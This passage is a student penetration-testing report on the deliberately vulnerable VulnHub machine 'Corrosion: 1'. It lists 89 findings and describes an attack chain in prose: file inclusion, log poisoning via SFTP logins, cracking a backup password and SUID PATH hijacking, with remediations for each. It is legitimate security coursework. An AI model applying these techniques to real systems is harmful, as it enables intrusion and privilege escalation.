

UNIVERSITY OF SALERNO
MASTER'S DEGREE IN COMPUTER SCIENCE
CURRICULUM OF CYBERSECURITY



PROJECT FOR THE PENETRATION TESTING AND ETHICAL HACKING EXAM

PENETRATION TESTING REPORT

Corrosion: 1

PROFESSOR
Arcangelo Castiglione

STUDENT
Mariano Aponte
Student ID: 0522501877

Academic Year 2025–2026

Contents

1	Executive Summary	1
1.1	Overview	1
1.2	Overall Assessment	2
1.3	Key Findings	2
1.4	Recommendations	3
1.5	Conclusion	3
2	Engagement Highlights	4
2.1	Overview	4
2.2	Purpose and Objectives	4
2.3	Scope of Testing	5
2.3.1	In-Scope Assets	5
2.3.2	Out-of-Scope Assets	5
2.4	Authorized Testing Activities	5
2.5	Prohibited Activities	6
2.6	Testing Methodology	6
2.6.1	Methodology	6
2.6.2	Tools	6
2.7	Data Handling	7
2.8	Risk Management	7
2.9	Reporting and Communication	8
2.10	Duration of Testing	8
2.11	Authorization	8
3	Findings Summary	9
3.1	Overview	9
3.2	Findings	9
4	Vulnerability Report	16
4.1	Overview	16
4.2	Vulnerabilities	17

CONTENTS

4.2.1	Multiple Corrosion Weaknesses	17
4.2.2	Apache 2.4.x < 2.4.56 Multiple Vulnerabilities	20
4.2.3	Apache 2.4.x < 2.4.60 Multiple Vulnerabilities	21
4.2.4	Apache 2.4.x < 2.4.67 Multiple Vulnerabilities	23
4.2.5	Apache 2.4.x < 2.4.47 Multiple Vulnerabilities	26
4.2.6	Apache 2.4.x < 2.4.52 mod_lua Buffer Overflow	28
4.2.7	Apache 2.4.x < 2.4.53 Multiple Vulnerabilities	29
4.2.8	Apache 2.4.x < 2.4.54 Authentication Bypass	30
4.2.9	Apache 2.4.x < 2.4.55 Multiple Vulnerabilities	31
4.2.10	Apache 2.4.x < 2.4.58 Multiple Vulnerabilities	32
4.2.11	Apache 2.4.x < 2.4.58 Out-of-Bounds Read (CVE-2023-31122) . .	33
4.2.12	Apache 2.4.x < 2.4.59 Multiple Vulnerabilities	33
4.2.13	Apache 2.4.x < 2.4.68 Multiple Vulnerabilities	34
4.2.14	Apache 2.4.x >= 2.4.7 / < 2.4.52 Forward Proxy DoS / SSRF . .	38
4.2.15	Apache < 2.4.49 Multiple Vulnerabilities	39
4.2.16	Apache 2.4.x < 2.4.54 HTTP Request Smuggling Vulnerability . .	39
4.2.17	Apache 2.4.x < 2.4.54 Multiple Vulnerabilities	40
4.2.18	Apache 2.4.x < 2.4.54 Multiple Vulnerabilities	41
4.2.19	Apache 2.4.x < 2.4.54 Multiple Vulnerabilities (mod_lua)	41
4.2.20	Apache 2.4.x < 2.4.54 Out-Of-Bounds Read (CVE-2022-28330) . .	42
4.2.21	Apache 2.4.x < 2.4.64 Multiple Vulnerabilities	42
4.2.22	Apache < 2.4.49 Multiple Vulnerabilities	45
4.2.23	Apache >= 2.4.17 < 2.4.49 mod_http2	45
4.2.24	Apache >= 2.4.30 < 2.4.49 mod_proxy_uwsgi	46
4.2.25	Apache Default Index Page	46
4.2.26	Apache ServerTokens Information Disclosure	46
4.2.27	Web Server Error Page Information Disclosure	47
4.2.28	Web Server HTTP Header Information Disclosure	47
4.2.29	Linux Kernel Local Privilege Escalation	48
5	Remediation Report	49
5.1	Overview	49
5.2	Remediations	49
5.2.1	Immediate Mitigation	49
5.2.2	Software Upgrades	50
6	Detailed Summary	51
6.1	Overview	51
6.2	Exploiting several vulnerabilities	51

CONTENTS

6.2.1	Identifying Potential Entry Points	51
6.2.2	Initial Access Through Local File Inclusion	52
6.2.3	LFI-to-RCE Escalation Through Log Poisoning	53
6.2.4	Establishing a Reverse Shell	54
6.2.5	Post-Exploitation and Credential Discovery	55
6.2.6	Local Privilege Escalation	57
6.2.7	Root Privilege Escalation	59
6.2.8	Attack Chain and Overall Impact	60

Chapter 1

Executive Summary

1.1 Overview

This report presents the results of the penetration testing engagement conducted by the student **Mariano Aponte**, with student ID **522501877** for the **Penetration Testing and Ethical Hacking** exam.

The assessment was carried out between **August 1, 2026** and **August 30, 2026**, and targeted the "**Corrosion: 1**" asset, a deliberately vulnerable system available on the VulnHub platform [2].

The objective of the assessment was to evaluate the security posture of the asset by identifying vulnerabilities that could be exploited by a malicious actor.

The assessment was performed using a combination of automated and manual testing techniques, in a black-box fashion. The methodology was aligned with the **Penetration Testing Execution Standard (PTES)** [21].

All the testing activities were performed in accordance to the Rules of Engagement agreed by both parties, available in the Engagement Highlights section.

The information available in this document is meant to be interpreted as educational only. All the penetration testing activities were carried out for educational purposes. No third parties assets were harmed or tested without explicit authorization.

1.2 Overall Assessment

The assessment identified **89 vulnerabilities** of the following severity:

Severity	Count
Critical	21
High	45
Medium	19
Low	0
Not Rated/Info	4

Several of these vulnerabilities were successfully chained during exploitation, ultimately resulting in complete compromise of the target system.

Based on the number and severity of identified vulnerabilities and the successful compromise of the host, the overall security posture is assessed as **Unacceptable**.

1.3 Key Findings

The most significant findings identified during the assessment include:

1. Critical: Web Application Vulnerability Leading to Remote Access

A vulnerability in the web application allows unauthorized access to sensitive files and can be subsequently used to execute commands on the server. This weakness could provide an attacker with **remote access to the system**.

2. Critical: Outdated Apache HTTP Server with Known Vulnerabilities

The target runs **Apache HTTP Server 2.4.46**, an outdated version affected by multiple known vulnerabilities. Depending on the enabled modules and configuration, these vulnerabilities could lead to denial of service and/or remote code execution.

3. Critical: Local Privilege Escalation

A user utility has excessive privileges and could be manipulated to execute unauthorized commands with **root-level privileges**. This weakness could allow an attacker to escalate from a standard user account to full administrative access.

4. High: Exposure of Sensitive Files and Authentication Information

Several files are accessible through the web application and can disclose information useful for further attacks. In particular, the application exposes `/var/log/auth.log`,

which contains authentication activity, access attempts, and other security-relevant information.

5. **High: Weak Protection of Sensitive Backup Data and Credentials**

A password-protected backup archive containing user credentials is discovered on the system. The archive password is weak and can be easily cracked, allowing access to the stored credentials and subsequent authentication as the **randy** user.

6. **High: Vulnerable Linux Kernel / Missing Security Patches**

Manual analysis identified a Linux Kernel vulnerability that could allow a local user to gain higher privileges.

Complete technical details and remediation recommendations are provided in the Vulnerability Report section.

1.4 Recommendations

To improve the overall security posture, the following actions are recommended:

1. Apply vendor security updates and patches and keep the Operating System and the Apache2 Web Server up to date.
2. Implement Secure Programming best practices for web-exposed and system applications.
3. Strengthen password policy for both user accounts and protected files.
4. Review privilege assignments for critical and high-risk executables and files.
5. Enhance logging, monitoring, and incident detection capabilities.
6. Perform regular vulnerability assessments and periodic penetration tests.

1.5 Conclusion

This report reflects the security posture of the assessed systems at the time of testing. Changes made to the environment after the assessment may affect the validity of these results. Continuous security monitoring and periodic reassessment are therefore always recommended.

Chapter 2

Engagement Highlights

2.1 Overview

This chapter defines the Rules of Engagement (RoE) for the penetration testing activity performed as part of the Penetration Testing and Ethical Hacking exam.

2.2 Purpose and Objectives

The purpose of this penetration testing activity is to evaluate the security posture of the intentionally vulnerable virtual machine "**Corrosion: 1**".

The penetration testing activities is performed in a black-box fashion.

The activity is conducted as part of the Penetration Testing and Ethical Hacking exam and aims to demonstrate practical knowledge of offensive security methodologies.

The objectives of the assessment are:

- Identify security vulnerabilities present within the target system.
- Perform reconnaissance and enumeration activities.
- Exploit discovered vulnerabilities where technically feasible.
- Demonstrate penetration testing methodologies and techniques.
- Document discovered vulnerabilities, exploitation procedures, evidence, and remediation recommendations.

The penetration test is conducted exclusively for educational purposes within an authorized laboratory environment.

2.3 Scope of Testing

2.3.1 In-Scope Assets

The following asset is explicitly authorized for testing:

- **Target:** Corrosion: 1 virtual machine.
- **Environment:** Isolated virtual laboratory network.

All services, applications, configurations, user accounts, and files contained inside the target virtual machine are considered within scope.

2.3.2 Out-of-Scope Assets

The following assets are explicitly excluded from the scope:

- The physical host machine running the virtualization software.
- Other virtual machines present in the laboratory environment.
- External networks and Internet-accessible systems.
- Any system not explicitly identified as the target machine.

No testing activity shall intentionally affect systems outside the authorized scope.

2.4 Authorized Testing Activities

The following activities are authorized against the target virtual machine:

- Network discovery and host identification.
- Port scanning and service enumeration.
- Vulnerability identification and assessment.
- Web application testing.
- Configuration analysis.
- Credential testing against exposed services.
- Controlled exploitation of identified vulnerabilities.
- Privilege escalation attempts.

- Post-exploitation analysis limited exclusively to the target machine.
- Collection of technical evidence for reporting purposes.

Since the target machine is intentionally vulnerable and isolated, exploitation activities are permitted when required to demonstrate penetration testing techniques.

2.5 Prohibited Activities

The following actions are prohibited:

- Attacking systems outside the defined scope.
- Performing denial-of-service attacks against external systems.
- Modifying or damaging the host operating system.
- Performing security tests against third-party infrastructure.

2.6 Testing Methodology

2.6.1 Methodology

The penetration testing activities will be conducted in accordance with the *Penetration Testing Execution Standard (PTES)*.

PTES provides a structured framework for planning, executing, and documenting penetration tests, ensuring that the assessment follows a consistent and methodical approach.

The methodology encompasses the relevant phases of the penetration testing process, including pre-engagement interactions, intelligence gathering, threat modelling, vulnerability analysis, exploitation, post-exploitation, and reporting [21].

2.6.2 Tools

The following tools were used during the assessment:

- Oracle VirtualBox [18];
- Kali Linux [11];
- nmap [15];
- DirBuster [4];

- Gobuster [7];
- wfuzz [9];
- Nessus [13];
- Nikto [8];
- WafW00f [6];
- Exploit Database [5];
- Metasploit [12];
- ssh and sftp [20];
- curl [3];
- zip2john and john [10];
- C [1], PHP [19] and Python [22] programming;
- netcat [14].

2.7 Data Handling

Information collected during the penetration test shall be handled responsibly.

The tester agrees to:

- Use collected information only for academic evaluation purposes.
- Preserve only evidence required for the final report.
- Remove temporary testing artifacts when possible.

2.8 Risk Management

Although the target system is intentionally vulnerable, penetration testing activities may cause service interruption, system instability, or modification of data contained within the virtual machine.

The tester is responsible for maintaining the isolation of the laboratory environment and ensuring that testing activities remain limited to the authorized target.

Virtual machine snapshots may be used to restore the environment if necessary.

2.9 Reporting and Communication

The final penetration testing report will contain:

- Scope and methodology.
- Tools and techniques used.
- Identified vulnerabilities.
- Exploitation procedures.
- Evidence of successful exploitation.
- Security impact analysis.
- Recommended mitigation strategies.

The report will be submitted to Prof. Arcangelo Castiglione as part of the Penetration Testing and Ethical Hacking examination.

2.10 Duration of Testing

Testing activities are authorized during the exam period assigned by the course supervisor.

The tester may perform penetration testing activities against the target virtual machine during this period, provided that all rules defined in this document are followed.

2.11 Authorization

This section provides formal authorization for the tester to perform penetration testing activities against the specified target system, within the scope and limitations described in this chapter.

Chapter 3

Findings Summary

3.1 Overview

This chapter provides a high-level summary of the 89 vulnerabilities identified during the penetration test, including their severity and CVE references.

The purpose of this chapter is to present the key results of the assessment before the individual vulnerabilities are examined in greater technical detail.

3.2 Findings

ID	Finding	Severity	CVE	Affected Asset
F-001	Sensitive Information Exposure in Public Web Root	8.6 HIGH	N/A	Web App exposed by Apache2 HTTP Web Server
F-002	Local File Inclusion (LFI) via Path Traversal	8.6 HIGH	N/A	randylogs.php
F-003	Log Poisoning via Unsantitized SFTP Authentication Input	9.3 CRITICAL	N/A	SFTP and /var/log/auth.log
F-004	Insecure Local Permissions on Backup Artifacts	5.3 MEDIUM	N/A	user_backup.zip file
F-005	Weak Password Architecture on Backup Archives	7.8 HIGH	N/A	user_backup.zip file

F-006	Local Privilege Escalation via SUID Binary Search Path Hijacking	8.8 HIGH	N/A	easysysinfo executable
F-007	HTTP Request Splitting / Smuggling with mod_rewrite and mod_proxy	9.8 CRITICAL	CVE-2023-25690	Apache2 HTTP Web Server
F-008	mod_proxy_uwsgi HTTP Response Splitting	7.5 HIGH	CVE-2023-27522	Apache2 HTTP Web Server
F-009	WebSocket Protocol Upgrade Null Pointer Dereference	5.4 MEDIUM	CVE-2024-36387	Apache2 HTTP Web Server
F-010	SSRF in Apache HTTP Server on Windows NTLM Hash Leakage	7.5 HIGH	CVE-2024-38472	Apache2 HTTP Web Server
F-011	mod_proxy Request URL Encoding Authentication Bypass	8.1 HIGH	CVE-2024-38473	Apache2 HTTP Web Server
F-012	mod_rewrite Substitution Encoding Script Execution / Source Disclosure	9.8 CRITICAL	CVE-2024-38474	Apache2 HTTP Web Server
F-013	mod_rewrite Output Escaping File Mapping Vulnerability	9.1 CRITICAL	CVE-2024-38475	Apache2 HTTP Web Server
F-014	Core Information Disclosure / SSRF / Script Execution	9.8 CRITICAL	CVE-2024-38476	Apache2 HTTP Web Server
F-015	mod_proxy Null Pointer Dereference Denial of Service	7.5 HIGH	CVE-2024-38477	Apache2 HTTP Web Server
F-016	mod_rewrite Potential SSRF via mod_proxy	7.5 HIGH	CVE-2024-39573	Apache2 HTTP Web Server
F-017	HTTP/2 Protocol Double Free and Remote Code Execution	8.8 HIGH	CVE-2026-23918	Apache2 HTTP Web Server
F-018	Local .htaccess Authors Escalation of Privilege	8.8 HIGH	CVE-2026-24072	Apache2 HTTP Web Server

F-019	mod_proxy_ajp Heap-based Buffer Overflow	9.8 CRITICAL	CVE-2026-28780	Apache2 HTTP Web Server
F-020	mod_md Resource Allocation Without Limits via OSCP	7.3 HIGH	CVE-2026-29168	Apache2 HTTP Web Server
F-021	mod_dav_lock NULL Pointer Dereference	7.5 HIGH	CVE-2026-29169	Apache2 HTTP Web Server
F-022	Apache 2.4.x < 2.4.67 Vulnerability (CVE-2026-33006)	4.8 MEDIUM	CVE-2026-33006	Apache2 HTTP Web Server
F-023	Apache 2.4.x < 2.4.67 Vulnerability (CVE-2026-33007)	5.3 MEDIUM	CVE-2026-33007	Apache2 HTTP Web Server
F-024	Apache 2.4.x < 2.4.67 Vulnerability (CVE-2026-33523)	6.5 MEDIUM	CVE-2026-33523	Apache2 HTTP Web Server
F-025	Apache 2.4.x < 2.4.67 Vulnerability (CVE-2026-33857)	5.3 MEDIUM	CVE-2026-33857	Apache2 HTTP Web Server
F-026	Apache 2.4.x < 2.4.67 Vulnerability (CVE-2026-34032)	5.3 MEDIUM	CVE-2026-34032	Apache2 HTTP Web Server
F-027	Apache 2.4.x < 2.4.67 Vulnerability (CVE-2026-34059)	7.5 HIGH	CVE-2026-34059	Apache2 HTTP Web Server
F-028	mod_proxy_wstunnel and mod_proxy_http Upgradable Protocols Negotiation	5.3 MEDIUM	CVE-2019-17567	Apache2 HTTP Web Server
F-029	Windows Local Process Stopping Vulnerability	5.5 MEDIUM	CVE-2020-13938	Apache2 HTTP Web Server
F-030	mod_proxy_http NULL Pointer Dereference Denial of Service	7.5 HIGH	CVE-2020-13950	Apache2 HTTP Web Server
F-031	mod_auth_digest Stack Overflow via Digest Nonce	7.3 HIGH	CVE-2020-35452	Apache2 HTTP Web Server

F-032	mod_session NULL Pointer Dereference Denial of Service	7.5 HIGH	CVE-2021-26690	Apache2 HTTP Web Server
F-033	mod_session NULL Pointer Dereference DoS via Session-Header	9.8 CRITICAL	CVE-2021-26691	Apache2 HTTP Web Server
F-034	Unexpected <Location> Section Matching with 'MergeSlashes OFF'	5.3 MEDIUM	CVE-2021-30641	Apache2 HTTP Web Server
F-035	Apache 2.4.x < 2.4.52 mod_lua Buffer Overflow	9.8 CRITICAL	CVE-2021-44790	Apache2 HTTP Web Server
F-036	mod_lua Use of Uninitialized Value in r:parsebody	7.5 HIGH	CVE-2022-22719	Apache2 HTTP Web Server
F-037	HTTP Request Smuggling Connection Closing Issue	9.8 CRITICAL	CVE-2022-22720	Apache2 HTTP Web Server
F-038	LimitXMLRequestBody Integer Overflow / Out-of-bounds Write	9.1 CRITICAL	CVE-2022-22721	Apache2 HTTP Web Server
F-039	mod_sed Read/Write Beyond Bounds Heap Overwrite	9.8 CRITICAL	CVE-2022-23943	Apache2 HTTP Web Server
F-040	Apache 2.4.x < 2.4.54 Authentication Bypass via mod_proxy	9.8 CRITICAL	CVE-2022-31813	Apache2 HTTP Web Server
F-041	If: Request Header Heap Memory Read/Write	7.5 HIGH	CVE-2006-20001	Apache2 HTTP Web Server
F-042	mod_proxy_ajp HTTP Request Smuggling	9.0 CRITICAL	CVE-2022-36760	Apache2 HTTP Web Server
F-043	Backend Response Header Early Truncation	5.3 MEDIUM	CVE-2022-37436	Apache2 HTTP Web Server
F-044	HTTP/2 Connection Block DoS via Initial Window Size 0	7.5 HIGH	CVE-2023-43622	Apache2 HTTP Web Server
F-045	HTTP/2 Stream Deferred Memory Release DoS	5.9 MEDIUM	CVE-2023-45802	Apache2 HTTP Web Server

F-046	Apache 2.4.x < 2.4.58 Out-of-Bounds Read (CVE-2023-31122)	7.5 HIGH	CVE-2023-31122	Apache2 HTTP Web Server
F-047	HTTP Response Splitting in Multiple Modules	7.3 HIGH	CVE-2023-38709	Apache2 HTTP Web Server
F-048	HTTP Response Splitting Desynchronization Attack	6.3 MEDIUM	CVE-2024-24795	Apache2 HTTP Web Server
F-049	HTTP/2 DoS by Memory Exhaustion on Continuation Frames	7.5 HIGH	CVE-2024-27316	Apache2 HTTP Web Server
F-050	Apache 2.4.x < 2.4.68 Vulnerability (CVE-2026-29167)	9.8 CRITICAL	CVE-2026-29167	Apache2 HTTP Web Server
F-051	Apache 2.4.x < 2.4.68 Vulnerability (CVE-2026-29170)	6.1 MEDIUM	CVE-2026-29170	Apache2 HTTP Web Server
F-052	Apache 2.4.x < 2.4.68 Vulnerability (CVE-2026-34355)	7.5 HIGH	CVE-2026-34355	Apache2 HTTP Web Server
F-053	Apache 2.4.x < 2.4.68 Vulnerability (CVE-2026-34356)	7.5 HIGH	CVE-2026-34356	Apache2 HTTP Web Server
F-054	Apache 2.4.x < 2.4.68 Vulnerability (CVE-2026-42535)	9.1 CRITICAL	CVE-2026-42535	Apache2 HTTP Web Server
F-055	mod_xml2enc Heap Buffer Overflow	7.5 HIGH	CVE-2026-42536	Apache2 HTTP Web Server
F-056	Out-of-bounds Read in merge_response_headers	6.5 MEDIUM	CVE-2026-43951	Apache2 HTTP Web Server
F-057	Escalation of Privilege via Expressions in .htaccess	5.5 MEDIUM	CVE-2026-44119	Apache2 HTTP Web Server
F-058	Stack Buffer Over-Read in mod_ssl OCSP send_request	7.3 HIGH	CVE-2026-44185	Apache2 HTTP Web Server
F-059	Apache 2.4.x < 2.4.68 Vulnerability (CVE-2026-44186)	7.3 HIGH	CVE-2026-44186	Apache2 HTTP Web Server

F-060	Apache 2.4.x < 2.4.68 Vulnerability (CVE-2026-44631)	9.8 CRITICAL	CVE-2026-44631	Apache2 HTTP Web Server
F-061	Apache 2.4.x < 2.4.68 Vulnerability (CVE-2026-48913)	7.3 HIGH	CVE-2026-48913	Apache2 HTTP Web Server
F-062	HTTP/2 Bomb Remote Denial-of-Service	7.5 HIGH	CVE-2026-49975	Apache2 HTTP Web Server
F-063	Forward Proxy NULL Pointer Dereference / SSRF	8.2 HIGH	CVE-2021-44224	Apache2 HTTP Web Server
F-064	mod_lua Buffer Overflow in Multipart Content	9.8 CRITICAL	CVE-2021-44790	Apache2 HTTP Web Server
F-065	Malformed HTTP Request NULL Pointer Dereference DoS	7.5 HIGH	CVE-2021-34798	Apache2 HTTP Web Server
F-066	ap_escape_quotes() Buffer Overwrite	9.8 CRITICAL	CVE-2021-39275	Apache2 HTTP Web Server
F-067	mod_proxy_ajp HTTP Request Smuggling	6.5 MEDIUM	CVE-2022-26377	Apache2 HTTP Web Server
F-068	Read Beyond Bounds via ap_rwrite()	5.3 MEDIUM	CVE-2022-28614	Apache2 HTTP Web Server
F-069	Read Beyond Bounds in ap_strcmp_match()	9.1 CRITICAL	CVE-2022-28615	Apache2 HTTP Web Server
F-070	Denial of Service in mod_sed	7.5 HIGH	CVE-2022-30522	Apache2 HTTP Web Server
F-071	Denial of Service in mod_lua r:parsebody	7.5 HIGH	CVE-2022-29404	Apache2 HTTP Web Server
F-072	Information Disclosure in mod_lua with WebSockets	7.5 HIGH	CVE-2022-30556	Apache2 HTTP Web Server
F-073	Read Beyond Bounds in mod_isapi	5.3 MEDIUM	CVE-2022-28330	Apache2 HTTP Web Server
F-074	Core HTTP Response Splitting	7.5 HIGH	CVE-2024-42516	Apache2 HTTP Web Server
F-075	mod_proxy Server-Side Request Forgery via Content-Type Header	7.5 HIGH	CVE-2024-43204	Apache2 HTTP Web Server

F-076	Windows NTLM Hash Leakage via mod_rewrite / Expressions	7.5 HIGH	CVE-2024-43394	Apache2 HTTP Web Server
F-077	mod_ssl Log File Escape Character Injection	7.5 HIGH	CVE-2024-47252	Apache2 HTTP Web Server
F-078	Apache 2.4.x < 2.4.64 Vulnerability (CVE-2025-23048)	9.1 CRITICAL	CVE-2025-23048	Apache2 HTTP Web Server
F-079	mod_proxy_http2 Assertion Failure Denial of Service	7.5 HIGH	CVE-2025-49630	Apache2 HTTP Web Server
F-080	Apache 2.4.x < 2.4.64 Vulnerability (CVE-2025-49812)	7.4 HIGH	CVE-2025-49812	Apache2 HTTP Web Server
F-081	Apache 2.4.x < 2.4.64 Vulnerability (CVE-2025-53020)	7.5 HIGH	CVE-2025-53020	Apache2 HTTP Web Server
F-082	mod_proxy Server-Side Request Forgery (SSRF)	9.0 CRITICAL	CVE-2021-40438	Apache2 HTTP Web Server
F-083	mod_http2 Request Splitting and Cache Poisoning	7.5 HIGH	CVE-2021-33193	Apache2 HTTP Web Server
F-084	mod_proxy_uwsgi Out-of-Bounds Read Denial of Service	7.5 HIGH	CVE-2021-36160	Apache2 HTTP Web Server
F-085	Apache Default Index Page	N/A	N/A	Apache2 HTTP Web Server
F-086	Apache ServerTokens Information Disclosure	N/A	N/A	Apache2 HTTP Web Server
F-087	Web Server Error Page Information Disclosure	N/A	N/A	Apache2 HTTP Web Server
F-088	Web Server HTTP Header Information Disclosure	N/A	N/A	Apache2 HTTP Web Server
F-089	usersns: also map extents in the reverse map to kernel IDs	7.0 HIGH	CVE-2018-18955	Linux Kernel

Chapter 4

Vulnerability Report

4.1 Overview

This chapter presents the findings of the vulnerability assessment. Each identified vulnerability is documented with its corresponding severity level, CVE reference, and CVSS score, technical descriptions, and targeted remediation strategies.

The CVSS 3.0 score and Risk Factor for known vulnerabilities were sourced from NIST National Vulnerability Database [17].

To evaluate novel vulnerabilities, the NIST CVSS Calculator was used [16].

The assessment identified **89 vulnerabilities**:

Severity	Count
Critical	21
High	45
Medium	19
Low	0
Not Rated/Info	4

4.2 Vulnerabilities

4.2.1 Multiple Corrosion Weaknesses

F-001: Sensitive Information Exposure in Public Web Root

CWEs	CWE-200, CWE-219, CWE-538, CWE-552
CVSS 3.0	8.6
Risk Factor	HIGH
Description	The web application stores files containing potentially sensitive operational data, including log files, to-do lists, and developer notes, within the document root directory. These files are directly accessible to external, unauthenticated users via standard HTTP requests. Exposed paths such as <code>/tasks/</code> and <code>/blog-post/archives/</code> allow unauthorized discovery of internal system details.
Solution	Restrict Access: Move sensitive files (<code>tasks_todo.txt</code>, log files, configuration files) outside the public web root directory (<code>wwwroot</code>, <code>public_html</code>). Access Controls: Implement HTTP authentication (e.g., <code>.htaccess</code> rules or web server access directives) to restrict access to sensitive endpoints. Disable Directory Browsing: Ensure directory indexing is explicitly disabled across the web server configuration to prevent unauthorized asset discovery.

F-002: Local File Inclusion (LFI) via Path Traversal in `randylogs.php`

CWEs	CWE-22, CWE-98
CVSS 3.0	8.6
Risk Factor	HIGH
Description	The <code>randylogs.php</code> script accepts untrusted user input via the <code>file</code> parameter and passes it directly into PHP file inclusion or file reading functions without restricting execution scope. The script fails to sanitize path parameters, allowing attackers to perform directory traversal and read arbitrary files outside the web root directory, such as <code>/var/log/auth.log</code> .
Solution	Fix LFI: Do not pass user input directly into file-handling functions (<code>include</code>, <code>require</code>, <code>file_get_contents</code>, <code>readfile</code>). Strict Whitelisting: Implement a strict whitelist mapping fixed parameter keys to predefined file paths instead of accepting dynamic file paths from users.

F-003: Log Poisoning via Unsanitized SFTP Authentication Input

CWEs	CWE-20, CWE-116
CVSS 3.0	9.3
Risk Factor	CRITICAL
Description	The SFTP service fails to sanitize user input supplied during authentication attempts before writing entries to system logs (e.g., <code>/var/log/auth.log</code>). An attacker can inject executable PHP directives into authentication requests. When these poisoned log files are subsequently processed by vulnerable scripts such as <code>randylogs.php</code> , the server interprets the injected payload as executable PHP code, enabling remote code execution.
Solution	Input Neutralization: Sanitize and escape all user-supplied input prior to writing data to system or application log files. Restrict Log Access: Ensure that log files generated by system services are not readable by the web server process user account.

F-004: Insecure Local Permissions on Backup Artifacts

CWEs	CWE-530
CVSS 3.0	5.3
Risk Factor	MEDIUM
Description	The system backup file <code>/var/backups/user_backups.zip</code> is stored with overly permissive file permissions. The file is readable by the low-privileged web server service account (<code>www-data</code>), exposing sensitive internal backup artifacts to any user or process with local read access.
Solution	Restrict File Permissions: Apply strict file permissions (e.g., <code>chmod 600</code>) to backup archives so they are accessible only by the root user or dedicated system administration accounts. Secure Backup Path: Store system archives in protected directories outside shared system locations.

F-005: Weak Password Architecture on Backup Archives

CWEs	CWE-521
CVSS 3.0	7.8
Risk Factor	HIGH
Description	The encrypted archive <code>/var/backups/user_backups.zip</code> relies on a simple, dictionary-based password pattern. This lack of password complexity allows local or remote attackers who retrieve the archive to perform rapid offline password cracking to extract protected contents.
Solution	Secure Data Encryption: Replace weak password patterns and legacy ZIP encryption with strong AES-256 encryption using high-entropy generated keys. Password Policy: Enforce strong length and complexity requirements for all administrative and automated system archive credentials.

F-006: Local Privilege Escalation via SUID Binary Search Path Hijacking

CWEs	CWE-250, CWE-426
CVSS 3.0	8.8
Risk Factor	HIGH
Description	The custom binary <code>easysysinfo</code> operates with SUID root permissions and executes the <code>cat</code> utility via the <code>system()</code> function without specifying an absolute path (e.g., <code>/bin/cat</code>). A local attacker can modify their <code>PATH</code> environment variable to execute a malicious binary named <code>cat</code> , resulting in arbitrary code execution with root privileges.
Solution	Fix Untrusted Search Path: Update the source code of custom executables to specify absolute system paths for all external binaries, or utilize direct system calls (such as <code>execve</code>) instead of spawning a shell with <code>system()</code>. Least Privilege: Audit custom binaries and remove the SUID bit from files that do not strictly require root execution privileges.

4.2.2 Apache 2.4.x < 2.4.56 Multiple Vulnerabilities

F-007: HTTP Request Splitting / Smuggling with mod_rewrite and mod_proxy

CVE	CVE-2023-25690
CVSS 3.0	9.8
Risk Factor	CRITICAL
Description	HTTP request splitting with mod_rewrite and mod_proxy: Some mod_proxy configurations on Apache HTTP Server versions 2.4.0 through 2.4.55 allow a HTTP Request Smuggling attack. Configurations are affected when mod_proxy is enabled along with some form of RewriteRule or ProxyPassMatch in which a non-specific pattern matches some portion of the user-supplied request-target (URL) data and is then re-inserted into the proxied request-target using variable substitution. Request splitting/smuggling could result in bypass of access controls in the proxy server, proxying unintended URLs to existing origin servers, and cache poisoning.
Solution	Upgrade to Apache version 2.4.56 or later.

F-008: mod_proxy_uwsgi HTTP Response Splitting

CVE	CVE-2023-27522
CVSS 3.0	7.5
Risk Factor	HIGH
Description	Apache HTTP Server: mod_proxy_uwsgi HTTP response splitting: HTTP Response Smuggling vulnerability in Apache HTTP Server via mod_proxy_uwsgi. This issue affects Apache HTTP Server: from 2.4.30 through 2.4.55. Special characters in the origin response header can truncate/split the response forwarded to the client.
Solution	Upgrade to Apache version 2.4.56 or later.

4.2.3 Apache 2.4.x < 2.4.60 Multiple Vulnerabilities

F-009: WebSocket Protocol Upgrade Null Pointer Dereference

CVE	CVE-2024-36387
CVSS 3.0	5.4
Risk Factor	MEDIUM
Description	The version of Apache HTTP Server installed on the remote host is prior to 2.4.60. Serving WebSocket protocol upgrades over a HTTP/2 connection could result in a Null Pointer dereference, leading to a crash of the server process and degraded performance.
Solution	Upgrade to Apache version 2.4.60 or later.

F-010: SSRF in Apache HTTP Server on Windows NTLM Hash Leakage

CVE	CVE-2024-38472
CVSS 3.0	7.5
Risk Factor	HIGH
Description	The version of Apache HTTP Server installed on the remote host is prior to 2.4.60. SSRF in Apache HTTP Server on Windows allows potentially leaking NTLM hashes to a malicious server via SSRF and malicious requests or content. Existing configurations accessing UNC paths must configure the UNCList directive to allow access during request processing.
Solution	Upgrade to Apache version 2.4.60 or later.

F-011: mod_proxy Request URL Encoding Authentication Bypass

CVE	CVE-2024-38473
CVSS 3.0	8.1
Risk Factor	HIGH
Description	The version of Apache HTTP Server installed on the remote host is prior to 2.4.60. An encoding issue in mod_proxy allows request URLs with incorrect encoding to be sent to backend services, potentially bypassing authentication through crafted requests.
Solution	Upgrade to Apache version 2.4.60 or later.

F-012: mod_rewrite Substitution Encoding Script Execution / Source Disclosure

CVE	CVE-2024-38474
CVSS 3.0	9.8
Risk Factor	CRITICAL
Description	The version of Apache HTTP Server installed on the remote host is prior to 2.4.60. A substitution encoding issue in mod_rewrite allows attackers to execute scripts in directories permitted by configuration but not directly reachable by any URL, or disclose source code of scripts intended only to be executed as CGI. Unsafe RewriteRules may require the UnsafeAllow3F flag.
Solution	Upgrade to Apache version 2.4.60 or later.

F-013: mod_rewrite Output Escaping File Mapping Vulnerability

CVE	CVE-2024-38475
CVSS 3.0	9.1
Risk Factor	CRITICAL
Description	The version of Apache HTTP Server installed on the remote host is prior to 2.4.60. Improper escaping of output in mod_rewrite allows attackers to map URLs to filesystem locations that are permitted to be served but are not intentionally reachable, resulting in code execution or source code disclosure. Affected substitutions include those using backreferences or variables as the first segment of the substitution. The UnsafePrefixStat flag can be used to opt back in after ensuring substitutions are properly constrained.
Solution	Upgrade to Apache version 2.4.60 or later.

F-014: Core Information Disclosure / SSRF / Script Execution

CVE	CVE-2024-38476
CVSS 3.0	9.8
Risk Factor	CRITICAL
Description	The version of Apache HTTP Server installed on the remote host is prior to 2.4.60. A vulnerability in the core of Apache HTTP Server allows information disclosure, SSRF, or local script execution through backend applications with malicious or exploitable response headers.
Solution	Upgrade to Apache version 2.4.60 or later.

F-015: mod_proxy Null Pointer Dereference Denial of Service

CVE	CVE-2024-38477
CVSS 3.0	7.5
Risk Factor	HIGH
Description	The version of Apache HTTP Server installed on the remote host is prior to 2.4.60. A null pointer dereference in mod_proxy allows an attacker to crash the server through a malicious request.
